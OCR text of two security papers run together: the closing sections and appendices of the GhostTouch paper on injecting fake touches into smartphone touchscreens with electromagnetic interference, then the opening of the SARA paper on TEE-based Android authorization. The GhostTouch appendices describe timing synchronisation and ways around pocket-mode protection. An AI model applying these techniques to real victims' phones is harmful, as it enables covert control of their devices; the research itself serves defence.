


Figure 17: Touch interval of 30 volunteers (P) and a `GhostTouch` attacker (A). The touch events from a human and an attacker can be separated by setting a threshold, represented by the dotted line.

7 Potential Countermeasures

Our results showed that certain smartphones are less vulnerable to the `GhostTouch` attack, which could be due to better electromagnetic shielding or effective validation. Inspired by this, we propose three categories of countermeasures to mitigate the threat of `GhostTouch` attack:

Reinforcement: Manufacturers may reinforce the touchscreen to protect it from the threat of `GhostTouch` attack. First, adding electromagnetic shielding is effective to block EMI. Second, increasing the voltage of the excitation signal may increase the SNR, which will mitigate the influence of EMI. Third, a driving method based on a more sophisticated excitation signal waveform may be used to filter out injected current by EMI. Although these countermeasures could reduce the impact of EMI on the touch screen, they require modifications to the hardware of the touchscreen or lead to higher energy consumption. Thus, these countermeasures are not suitable for existing touchscreens.

Detection algorithm: The manufacturer can improve the detection algorithm of the touchscreen. For example, the `GhostTouch` attack can be detected utilizing the touch interval between pressing and lifting the finger. To explore the effectiveness of this method, we calculate the touch interval of a `GhostTouch` attacker and 30 volunteers as in Section 6.2.2. We randomly choose 2000 samples from the attacker and volunteers each and analyze the distribution of the touch interval using a box plot from Matlab. As shown in Figure 17, the upper adjacent of the attacker is lower than the lower adjacent of the volunteers. We can set a threshold, e.g., the red line in Figure 17, to identify whether the touch point belongs to a user or an attacker.

Moreover, the capacitance distribution shows a certain pattern when the touchscreen is under our `GhostTouch` attack opposed to being used by a human. Based on these facts, the manufacturer could detect abnormal touch points, reject them and warn the user.

Identity verification: Application permissions may be re-

stricted and identity verification needs to be conducted when executing high-risk actions. For example, conduct identity verification before connecting to a Bluetooth device or an unknown WiFi. Identity verification can be realized by requesting the user to verify his fingerprint, face or provide his PIN or password.

8 Related Work

In the following, we provide a summary of the existing attacks on touchscreens as well as attacks utilizing electromagnetic interference (EMI).

EMI attack: There have been several studies on EMI attacks over the last years. EMI attacks are used for Denial of Service (DoS), injection of false information into sensing circuits, or to glitch computations. Sabath et al. [37] launched a jamming attack using high-power EMI, which causes degradation or loss of the main function of critical electronic systems. Hayashi et al. [14] showed that electrical devices with cryptographic modules are vulnerable to electromagnetic interference. Schmidt et al. [38] showed that it is possible to induce faults into cryptographic systems using EMI and therefore breaking RSA. Dehbaoui et al. [8] showed that it is possible to inject faults into hardware and software implementations of AES using EMI. O'Flynn et al. [34] used EMI to force a hardware keystore to leak sensitive data by precisely manipulating packets sent over the USB stack. Kune et al. [24] investigated the susceptibility of analog sensors to EMI attacks and implemented the EMI attack against implantable cardiac electronic devices and consumer electronic devices containing microphones. Selvaraj et al. [39] presented an EMI attack which can cause bit flips or inject false actuation signals in embedded systems. Giechaskiel et al. [11] demonstrated the threat of EMI attack by injecting malicious commands into a smartphone. There have been other signal injection attacks on sensors [19, 42, 45, 48, 49] and defense mechanisms [46, 47]. Our attack `GhostTouch` takes another approach and utilizes the observation that EMI can induce current flow into a sensing circuit. We focus on capacitive touchscreen and their sensing mechanism to inject wrongly recognized touches into the touch panel. Capacitive touchscreens have more complex structures and mechanisms. Furthermore, capacitive touchscreens of smartphones have been tested for electromagnetic compatibility, and therefore, it is significantly more challenging to launch a fake touch injection attack on them.

Attacks on touchscreen: Research on the security of touchscreens can be divided into two categories, passive eavesdropping and active spoofing attacks. In passive eavesdropping, the adversary infers the input of a touchscreen using side-channel information. In prior work, Maggi et al. [29] took the image from surveillance as side channel information to get the keystrokes of a victim. Aviv et al. [3] leveraged smudge to get the graphical password. Hayashi et al. [15] leveraged the electromagnetic signal emanations of a tablet display to reconstruct the displayed screen image.

Active spoofing attacks may modify software or hardware like the work proposed by Schwartz et al. [40], modifying the touch display driver to inject false touch points. Attacks like the one described by Maruyama et al. [30] use EMI to attack the touchscreen controller. However, the attack needs the victim to touch the panel while the attack is active and thus could be easily perceived by the victim. Our attack does not require the victim to touch the panel. Moreover, they could not control the position of the injected touch points. Approximately, the injected points are uniformly scattered along a line which is the RX electrode touched by a finger.

In contrast our attack `GhostTouch` takes a Dupont jumper wire or a 4mm tip as the antenna. By changing the position of the antenna, the adversary could control which line the touch points are injected into. By shaping the EMI signal, the adversary could control which segment of this line the points are injected into.

9 Conclusion

In this paper, we introduced a novel attack coined `GhostTouch`, which targets the capacitive touchscreen used on many mobile devices such as smartphones or tablets. `GhostTouch` controls and shapes the near-field electromagnetic signal, and injects touch events into the targeted area on the touchscreen, without the need for physical touch or access to the victim's device. Consequently, the adversary can stealthily manipulate the victim's smartphone. Through the extensive experiments and evaluation, we demonstrate that our `GhostTouch` attack works for most widely-used smartphones. Moreover, we discuss possible countermeasures against the `GhostTouch` attack.

Acknowledgments

We thank the anonymous reviewers for their valuable comments. This work is supported by China NSFC Grant 61925109, 61941120, and 62071428, as well as, the German Research Foundation (DFG) within CRC 1119 CROSSING (S2 and P3), the Intel Private AI Center and Huawei Open Lab for Sustainable Security and Safety (openS3Lab).

References

[1] 3ctest EDS 20H. http://www.3ctest.cn/product/show/178.

[2] Adey64. Nexus 5 has a 120hz touch controller. https://forum.xda-developers.com/t/nexus-5-has-a-120hz-touch-controller.2559505/, 2013.

[3] Adam J Aviv, Katherine L Gibson, Evan Mossop, Matt Blaze, and Jonathan M Smith. Smudge attacks on smartphone touch screens. *Woot*, 10:1–7, 2010.

[4] Yung-Ju Chang and John C Tang. Investigating mobile users' ringer mode usage and attentiveness and responsiveness to communication. In *Proceedings of the 17th International Conference on Human-Computer Interaction with Mobile Devices and Services*, pages 6–15, 2015.

[5] ChipSHOUTER. https://www.newae.com/chipshouter.

[6] Dankgus. Touchscreen interference issue, confirmed–weird! https://www.surfaceforums.net/threads/touchscreen-interference-issue-confirmed-weird.14810/, 2015.

[7] Chris Daskalou. How conducted emi influences touch sensors. https://fieldscale.com/blog/emi-noise-touch-sensors/, 2020.

[8] Amine Dehbaoui, Jean-Max Dutertre, Bruno Robisson, and Assia Tria. Electromagnetic transient faults injection on a hardware and a software implementations of AES. In *Proceedings of 2012 Workshop on Fault Diagnosis and Tolerance in Cryptography*, pages 7–15, 2012.

[9] Rigol DG5072. https://www.batronix.com/shop/waveformgenerator/Rigol-DG5072.html.

[10] Embedded. Understanding electromagnetic interference sources in touchscreens. https://www.embedded.com/understanding-electromagnetic-interference-sources-in-touchscreens/, 2011.

[11] Ilias Giechaskiel, Youqian Zhang, and Kasper B Rasmussen. A framework for evaluating security in the presence of signal injection attacks. In *Proceedings of European Symposium on Research in Computer Security*, pages 512–532, 2019.

[12] Benetech GM1357. https://www.i-tech.com.au/benetech-gm1357-digital-sound-level-meter-gm-1357-55795.html.

[13] Chelsea Gohd. The touchscreen controls of spacex's crew dragon give astronauts a sci-fi way to fly in space. https://www.space.com/spacex-crew-dragon-touchscreen-astronaut-thoughts.html, 2020.

[14] Yu-ichi Hayashi, Naofumi Homma, Takeshi Sugawara, Takaaki Mizuki, Takafumi Aoki, and Hideaki Sone. Non-invasive EMI-based fault injection attack against cryptographic modules. In *Proceedings of 2011 IEEE International Symposium on Electromagnetic Compatibility*, pages 763–767, 2011.

[15] Yuichi Hayashi, Naofumi Homma, Mamoru Miura, Takafumi Aoki, and Hideaki Sone. A Threat for Tablet PCs in Public Space: Remote Visualization of Screen Images Using EM Emanation. In *Proceedings of the 2014 ACM SIGSAC Conference on Computer and Communications Security*, pages 954–965, 2014.

[16] Steve Hotelling, Joshua A Strickon, and Brian Q Huppi. Multipoint touchscreen, February 16 2010. US Patent 7,663,607.

[17] Steven P Hotelling, Christoph H Krah, and Brian Quentin Huppi. Multipoint touch surface controller, October 2 2012. US Patent 8,279,180.

[18] IDC. Smartphone market share. https://www.idc.com/promo/smartphone-market-share/vendor, 2021.

[19] Xiaoyu Ji, Yushi Cheng, Yuepeng Zhang, Kai Wang, Chen Yan, Wenyuan Xu, and Kevin Fu. Poltergeist: Acoustic adversarial machine learning against cameras and computer vision. In *Proceedings of 2021 IEEE Symposium on Security and Privacy (SP)*, pages 160–175, 2021.

[20] Paul K. Do you ever set your phone face-down on the table? https://www.phonearena.com/news/Poll-Do-you-ever-set-your-phone-face-down-on-the-table_id88055, 2016.

[21] Bernhard E Keiser. *Principles of electromagnetic compatibility*. Artech House, 1987.

[22] Abdul Qadir Khan, Muhammad Riaz, and Anas Bilal. Various types of antenna with respect to their applications: a review. *International Journal of Multidisciplinary sciences and Engineering*, 7(3):1–8, 2016.

[23] Hans W Klein. Noise immunity of touchscreen devices. *Cypress Semiconductor Corporation, White Paper*, 2013.

[24] Denis Foo Kune, John Backes, Shane S Clark, Daniel Kramer, Matthew Reynolds, Kevin Fu, Yongdae Kim, and Wenyuan Xu. Ghost talk: Mitigating emi signal injection attacks against analog sensors. In *Proceedings of 2013 IEEE Symposium on Security and Privacy*, pages 145–159, 2013.

[25] O. Kwon, J. An, and S. Hong. Capacitive touch systems with styli for touch sensors: A review. *IEEE Sensors Journal*, 18(12):4832–4846, 2018.

[26] FOCUS LCDs. Touch screens for use in medical instrument displays. https://focuslcds.com/journals/touch-screens-for-use-in-medical-instrument-displays/, 2019.

[27] Jeffrey Lee, Matthew T Cole, Jackson Chi Sun Lai, and Arokia Nathan. An analysis of electrode patterns in capacitive touch screen panels. *Journal of display technology*, 10(5):362–366, 2014.

[28] Leelauer. Why does my touch screen go crazy while charging? https://forums.androidcentral.com/google-nexus-7-tablet-2012/497397-why-does-my-touch-screen-go-crazy-while-charging.html, 2019.

[29] Federico Maggi, Alberto Volpatto, Simone Gasparini, Giacomo Boracchi, and Stefano Zanero. A fast eavesdropping attack against touchscreens. In *Proceedings of 2011 7th International Conference on Information Assurance and Security (IAS)*, pages 320–325, 2011.

[30] Seita Maruyama, Satohiro Wakabayashi, and Tatsuya Mori. Tap'n Ghost: A Compilation of Novel Attack Techniques against Smartphone Touchscreens. In *Proceedings of 2019 IEEE Symposium on Security and Privacy*, pages 620–637, 2019.

[31] Manisha Mathur, JK Rai, and N Sridhar. Electromagnetic compatibility analysis of projected capacitive touch technology based panel computer for military application. *Journal of ElEctromagnEtic WavEs and applications*, 30(13):1689–1701, 2016.

[32] NI MyDAQ. https://www.ni.com/pdf/manuals/373060g.pdf.

[33] NBD. The cell phone being charged automatically booked a ten thousand yuan presidential suite and checked the chat history. http://www.nbd.com.cn/articles/2018-10-08/1260630.html, 2018.

[34] Colin O'Flynn. MIN () imum Failure: EMFI Attacks against USB Stacks. In *Proceedings of 13th USENIX Workshop on Offensive Technologies*, 2019.

[35] Electronic Products. Shielding touchscreens from emi. https://www.electronicproducts.com/shielding-touchscreens-from-emi/#, 2008.

[36] Jean-Michel Redouté and Michiel Steyaert. *EMC of analog integrated circuits*. Springer Science & Business Media, 2009.

[37] Frank Sabath. What can be learned from documented Intentional Electromagnetic Interference (IEMI) attacks? In *Proceedings of 2011 URSI General Assembly and Scientific Symposium*, pages 1–4, 2011.

[38] Jörn-Marc Schmidt and Michael Hutter. *Optical and EM Fault-Attacks on CRT-based RSA: Concrete Results*. Verlag der Technischen Universität Graz, 2007.

[39] Jayaprakash Selvaraj, Gökçen Yılmaz Dayanıklı, Neelam Prabhu Gaunkar, David Ware, Ryan M Gerdes, and Mani Mina. Electromagnetic induction attacks against embedded systems. In *Proceedings of the 2018 on Asia Conference on Computer and Communications Security*, pages 499–510, 2018.

[40] Omer Shwartz, Amir Cohen, Asaf Shabtai, and Yossi Oren. Shattered trust: When replacement smartphone components attack. In *Proceedings of 11th USENIX Workshop on Offensive Technologies (WOOT 17)*, 2017.

[41] Slane35. Touchscreen problems while charging. https://forum.xda-developers.com/showthread.php?t=1784773, 2012.

[42] Timothy Trippel, Ofir Weisse, Wenyuan Xu, Peter Honeyman, and Kevin Fu. Walnut: Waging doubt on the integrity of mems accelerometers with acoustic injection attacks. In *Proceedings of 2017 IEEE European Symposium on Security and Privacy (EuroS P)*, pages 3–18, 2017.

[43] User1950278. Glitchy touchscreen caused by charger [closed]. https://electronics.stackexchange.com/questions/77631/glitchy-touchscreen-caused-by-charger, 2013.

[44] Martin Weik. *Computer science and communications dictionary*. Springer Science & Business Media, 2000.

[45] Wenyuan Xu, Chen Yan, Weibin Jia, Xiaoyu Ji, and Jianhao Liu. Analyzing and enhancing the security of ultrasonic sensors for autonomous vehicles. *IEEE Internet of Things Journal*, 5(6):5015–5029, 2018.

[46] Zhijian Xu, Guoming Zhang, Xiaoyu Ji, and Wenyuan Xu. Evaluation and defense of light commands attacks against voice controllable systems in smart cars. *Noise & Vibration Worldwide*, 52(4-5):113–123, 2021.

[47] Chen Yan, Hocheol Shin, Connor Bolton, Wenyuan Xu, Yongdae Kim, and Kevin Fu. Sok: A minimalist approach to formalizing analog sensor security. In *Proceedings of 2020 IEEE Symposium on Security and Privacy (SP)*, pages 233–248, 2020.

[48] Chen Yan, Guoming Zhang, Xiaoyu Ji, Tianchen Zhang, Taimin Zhang, and Wenyuan Xu. The feasibility of injecting inaudible voice commands to voice assistants. *IEEE Transactions on Dependable and Secure Computing*, 18(3):1108–1124, 2021.

[49] Guoming Zhang, Chen Yan, Xiaoyu Ji, Tianchen Zhang, Taimin Zhang, and Wenyuan Xu. Dolphinattack: Inaudible voice commands. In *Proceedings of the 2017 ACM SIGSAC Conference on Computer and Communications Security*, pages 103–117, 2017.

[50] Mini-Circuits ZHL-100W-GAN+. https://www.minicircuits.com/pdfs/ZHL-100W-GAN+.pdf.

Appendix

A Screen Refresh Rate Probing

Probing the excitation signals directly on the TX electrodes is difficult because the pins are insulated and hidden inside the touchscreen. To overcome this problem, we infer the excitation signals by measuring their electromagnetic emissions. From the probed signal, we can acquire the number of TX electrodes N, the time it takes to scan all TX electrodes T_p, and the time it takes to scan one TX electrode T_{p1}. For example, Figure 18 shows a waveform of the excitation signal we measured on a Nexus 5X. It shows that it takes approximately $T_p = 8.6$ms to finish scanning all TX electrodes, which consists of a preamble and a scanning segment. Within the scanning segment, there are 27 pulses, which corresponds to the $N = 27$ TX electrodes being scanned in turn, and it takes $T_{p1} = 0.27$ms to scan one TX electrode. The scanning period T_p is the reciprocal of the touch sampling rate of the touchscreen. Our measurement therefore suggests the touch sampling rate of the Nexus 5X to be around 120Hz [2].

By counting the pulses, it is possible to synchronize the emission of the electromagnetic signal to the RX electrode which is currently sensed. For that we used a MyDAQ for signal filtering and preamble extracting, it then outputs a signal to trigger the emission of our EMI signal. Hence, it is also possible to use the same antenna to receive passively before the attack.






Figure 18: A waveform of the TX excitation signals on a Nexus 5X recorded by an oscilloscope. It shows that it takes approximately 8.6ms to scan all 27 TX electrodes and 0.27ms to scan one TX electrode.

B Feasibility




(a) Google Pixel 1. (b) Nexus 5X. (c) Huawei P10 Plus.

Figure 19: Visual distribution of the injected touch points on a Google Pixel 1, Nexus 5X and Huawei P10 Plus in the portrait orientation. The X and Y axes refer to the horizontal and vertical edges of the screen.



(a) Google Pixel 1. (b) Nexus 5X. (c) Huawei P10 Plus.

Figure 20: Cumulative distribution of the injected points along the X (1st row) and Y (2nd row) axes of the screen on Google Pixel 1, Nexus 5X, and Huawei P10 Plus. More than half of the injected points distribute on a specific line of the screen, either vertical or horizontal depending on the phone model.



(a) 5mm. (b) 7mm. (c) 10mm.

Figure 21: Visual distribution of the injected touch points on Google Pixel 1 at three attack distances. The injected touch points become less intense and less concentrated as the attack distance increases.

C ChipSHOUTER's Pulse





Figure 22: A waveform of the pulse generated by the ChipSHOUTER.

D Taps and Swipes



(a) Tap. (b) Swipe.

Figure 23: Illustrations of the injected taps on the screen and an injected swipe by drifting the touch points over time.

E Consistency of Taps





Figure 24: An illustration of the consistency of tap locations. The injected points stay in a small area for 15 seconds.

F Samples with an 8mm-thick Table



(a) Tap (b) Swipe

Figure 25: Tap and swipe injected beneath an 8mm-thick table.

G Accidental Touch Protection

Many smartphones have a "Mistouch Prevention Mode" also called "Pocket Mode", which turns off the touchscreen, prevents it from turning on or disables input in order to prevent accidental touches when the proximity sensor detects that the screen is blocked. This function may affect the practicality of the `GhostTouch` attack: 1) For phone models like, e.g., Google Pixel 1, Nexus 5X, MIX2, this function is only supported in calls. 2) For iPhones, the function turns off the screen during calls or prevents waking the screen on a notification. 3) For devices like Huawei P40, it would prevent touch detection when the proximity sensor is covered. Case 1) will not affect the `GhostTouch` attack. For case 2), it can still answer an eavesdropping call. For case 3), for Huawei phones this mode is turned off by default, which results in not many devices having this mode enabled. In addition, it is still possible to answer the phone call e.g., on Samsung Galaxy Note10, and the touchscreen can be activated by completing the check shown on the screen, e.g., by swiping twice or dragging the 'lock' icon. Considering the global market shares of Huawei and Apple smartphones are respectively 14.6% and 11.8% in the third quarter of 2020 [18], a significant proportion of smartphones are exposed to the threat of the `GhostTouch` attack.

SARA: Secure Android Remote Authorization

Abdullah Imran, Habiba Farrukh, Muhammad Ibrahim, Z. Berkay Celik, and Antonio Bianchi
Purdue University, {imran8, hfarrukh, ibrahi23, zcelik, antoniob}@purdue.edu

Abstract

Modern smartphones are equipped with Trusted Execution Environments (TEEs), offering security features resilient even against attackers able to fully compromise the normal operating system (e.g., Linux in Android devices). The academic community, as well as the smartphone manufacturers, have proposed to use TEEs to strengthen the security of authorization protocols. However, the usage of these protocols has been hampered by both practicality issues and lack of completeness in terms of security.

To address these issues, in this paper, we design, implement, and evaluate SARA (Secure Android Remote Authorization), an Android library that uses the existing TEE-powered Android APIs to implement secure, end-to-end remote authorization for Android apps. SARA is *practical* in its design, as it makes use of Android APIs and TEE features that are already present in modern Android devices to implement a novel secure authorization protocol. In fact, SARA does not require any modifications to the Android operating system nor to the code running in TrustZone (the TEE powering existing Android devices). For this reason, it can be readily used in existing apps running on existing smartphones. Moreover, SARA is designed to ensure that even developers that have no experience in implementing security protocols can make use of it within their apps. At the same time, SARA is *secure*, since it allows implementing authorization protocols that are resilient even against attackers able to achieve root privileges on a compromised Android device.

We first evaluate SARA by conducting a user study to ascertain its usability. Then, we prove SARA's security features by formally verifying its security protocol using ProVerif.

1 Introduction

People are becoming increasingly reliant on their smartphones and other smart devices in their daily lives. Developers have fueled this reliance by designing solutions to most of the everyday problems in the form of applications (apps). Furthermore, an increasing number of applications deal with security-sensitive tasks such as online payments or online banking. New regulations, such as the European Banking Authority's Strong Customer Authentication [13], require that electronic payments be made secure by the use of two-factor authentication. Smartphone applications are often used to implement the second factor or sometimes even both factors. The security measures




Figure 1: TEE-enforced communication channels

of these applications rely on the integrity of the underlying OS. Unfortunately, more attacks are being discovered that can compromise the entire OS, and, consequently, the security of the apps running on a mobile device [5].

Trusted Execution Environments (TEEs) provide a solution for this issue by running security-sensitive tasks in a separate execution environment. In the case of Android devices, ARM's TrustZone [15] serves as the TEE for most devices, and it offers hardware-backed, strong security services to third-party apps [8]. These security services, like hardware backed key storage and Secure UI, help in achieving stronger *security* for various functionalities, such as user authentication and device attestation, which are prerequisites for the authorization of security-sensitive operations.

As an example, consider a banking app that allows a user to make transactions. For the transaction to be authorized, the banking server needs to ensure that the user identifies themselves to prove they are the right person authorizing the transaction. We call this process User Authentication. The server also needs to carry out User Confirmation, a process ensuring that the user knows exactly what transaction is taking place and that the user willingly confirms that transaction. In addition, the server needs a guarantee that the client device has the security features that are prerequisites to perform such a transaction by means of a process known as Device Attestation. These processes allow backend servers to determine whether an action was legitimately authorized.

If the adversary obtains root privileges on an Android device, all of these steps are vulnerable. Stored credentials can be stolen, confirmation messages can be spoofed, and the presence of security features can be faked. However, using TEEs, it is

possible to implement remote authorization resilient against attackers capable of compromising the OS (i.e., *root attackers*), by securing all channels involved in the communication between the user, the app, and the app's remote backend (as shown in Figure 1).

Android itself provides developers with TEE-enforced features through dedicated APIs. Unfortunately, existing apps rarely use these features, as they require developers to have abundant experience with these complex cryptographic APIs. Furthermore, to achieve root-resilient authorization, these APIs need to be combined, which is an even harder task to accomplish. Prior works also proposed several solutions [31, 35, 36, 40, 44, 45] to implement root-resilient authorization protocols, but they require hardware, OS, or TEE modifications, making them impractical to be used on real devices.

To address these issues, we propose SARA, a library implementing a novel authorization protocol on top of the existing TEE-enforced APIs currently offered by Android. SARA is designed to be *practical* and *secure*.

SARA's practicality derives from the fact that any developer can integrate it within their Android apps with only a few lines of code. Moreover, the library does not require any hardware modifications or changes to the existing Android or TEE code, since it relies on the existing Android APIs, making it easy to deploy on existing smartphones. Lastly, SARA ensures that all the cryptographic procedures and checks are handled by the library, leaving less room for security flaws introduced by developers.

SARA's security is guaranteed by the fact that in its authorization protocol, all the channels in Figure 1 are under the control of the TEE and an app's backend server can verify that every authorized action has been handled by the TEE. In addition, it ensures that users are aware of the actions being authorized and have biometrically authenticated themselves.

We proved the security of SARA by using ProVerif [27]. Then, we evaluated the practicality of SARA with a user study. The results of this study show that using our library significantly improves the ability of developers to implement root-resilient remote authorization within Android apps.

In summary, these are the main contributions of our work:

- We analyze the existing TEE-enforced APIs in Android and how existing apps use them. Our analysis of 112,886 apps revealed that these APIs are currently not used to improve the security of authorization protocols.
- To address the lack of usage of such features, we design a new security protocol that utilizes the already existing Android APIs to perform a root-resilient form of remote authorization, and we verify its security using ProVerif.
- We develop an Android library and a server module to allow developers to easily implement our new security protocol, and we evaluate its usability with a user study.

In the spirit of open science, and to ensure our work benefits the entire Android community, we have publicly released SARA [21].

2 Background and Threat Model

This section introduces background information about TEEs and Android, which will be useful throughout the paper.

2.1 Trusted Execution Environments

A Trusted Execution Environment (TEE) is a "secure" isolated execution environment that runs concurrently with the non-secure "rich" Android OS. There are many different implementations of TEEs, e.g., ARM's TrustZone, which serves as the TEE for most Android devices. Systems that employ the use of a TEE can run code and store data in two separate environments. The secure environment consists of a trusted kernel along with trusted applications. They are both signed by the OEM and isolated from the non-secure environment. To allow third-party applications in the non-secure world to access services that run in the secure environment, Android provides APIs that can interact with the "trusted" applications without granting direct access to them.

2.2 Terminology

We provide a common terminology for some recurring terms in this paper. A *legitimate* user is the one that is adjudged by a system to be the unique individual that holds the authority to perform certain actions. *TEE-enforced APIs* are APIs exposed to the application by the Android OS. They give an app the ability to access TEE-controlled functionality, such as cryptographic key storage. *Authorization* is the process through which a system determines if the legitimate user wishes to perform a certain action.

2.3 TEE-enforced API Usage

Key Storage Android provides a Key Storage to store and use cryptographic keys. This Key Storage is implemented within the TEE, ensuring that cryptographic material (i.e., the stored cryptographic keys) cannot leave the TEE. In fact, keys inside the TEE are inaccessible directly by Android apps, and any cryptographic operation such as encryption or signing with these keys is performed inside the TEE. This feature allows apps to use these keys without ever exposing them to the OS, which ensures that even root attackers cannot access these keys. The Key Storage can generate keypairs. In this case, the private key remains stored in the TEE, while the public key is returned to an app. The app can later invoke the TEE to sign arbitrary data using the TEE-stored private key.

Key Attestation In version 7.0, Android introduced a key attestation mechanism. This allows a remote server to cryptographically verify different properties of the obtained public key, including whether the corresponding private key is stored safely inside the TEE. The server first sends an attestation




Figure 2: Sample display of Biometric Prompt (left) and Confirmation Prompt (right)

challenge to the client device. The keypair is then made by the client device by setting the attestation challenge to the one sent by the server. This attestation challenge is embedded within the key's corresponding attestation certificate, allowing the remote server to ascertain that the keypair was created in response to a specific request for which a specific attestation challenge was sent. The attestation certificate consists of a certificate chain, rooted to a Google-owned private key, signed with a secret key stored within the TEE. After the keypair is created, the corresponding certificate chain is sent to the server. The server then parses the certificate chain to check if it has the correct attestation challenge and shows that the keypair has the required properties. Specifically, obtaining an attestation certificate chain having, as a root certificate, a Google's Hardware Attestation Root Certificate, guarantees that the corresponding key has been generated within a TEE-based KeyStore.

Android Protected Confirmation An essential component of remote authorization is the ability to show the user the action being authorized and get a confirmation from them.

In Android 9, the Android Protected Confirmation [4] feature was introduced, which allows a user to perform TEE-enforced confirmation. Specifically, by using this feature, the TEE displays the prompt on a trusted screen (Figure 2) and takes the confirmation input through a hardware button. The TEE can store keypairs that can only be used to sign the prompt displayed on the trusted screen and only when the user presses the hardware confirmation button. If a remote server receives a prompt signed with such a keypair, it has the guarantee that this prompt was displayed via the trusted screen and a user pressed the hardware confirmation button in response to this prompt.

BiometricPrompt API Another crucial part of remote authorization is the ability to authenticate a user to verify that it is a *legitimate* user (and not, for instance, someone able to obtain physical access to a device). Android accomplishes this feature with the help of biometric authentication controlled by the TEE. In this case, only the user whose biometrics are registered on the device is considered the *legitimate* user.

As of Android 9, Android's recommended API to use for biometric authentication is the BiometricPrompt API [6]. The BiometricPrompt API is used in conjunction with a keypair stored within the TEE. This keypair can be used for signing only upon successful biometric authentication. Whenever the keypair needs to be used for signing, a biometric prompt is displayed, asking the user to authenticate themselves biometrically. The title and description of the biometric prompt can be set using the `BiometricPrompt.Builder` class. At this point, the key can be used once for signing with a previously provided `CryptoObject`. This signature can then be verified by the server with the guarantee that a *legitimate* user is authenticated.

2.4 Threat Model

We assume that the adversary has completely compromised the OS and has all root privileges. These include control of input, output, and the code execution flow of any app.

Physical security is of paramount importance in mobile devices as they are more easily accessible to adversaries due to their portable nature. Hence, we also assume that the adversary has sporadic physical access to the device. The adversary's physical access and the user's physical access are mutually exclusive. The adversary can physically access the device if the user is not physically carrying the device. This can occur at any random time when the user leaves the device unattended, therefore, allowing the adversary to have physical access to it. We consider the duration of the physical access by the adversary to be no greater than a few minutes at a time. Furthermore, we assume that there is a time gap between the user accessing the device and the adversary accessing it, i.e., the adversary is unable to press a hardware button immediately after the user inputs their fingerprint.

We assume that the adversary has not compromised the code or data within the TEE. In fact, exploits that could grant this capability to the adversary are uncommon. From January 2020 till December 2021, there have been 453 Android CVE's that could result in an escalation of privilege but only 8 CVE's related to TEEs in Android [20].

The adversary does not have any control over the remote server. Hence, we do not consider any attacks that involve compromising the remote server directly.

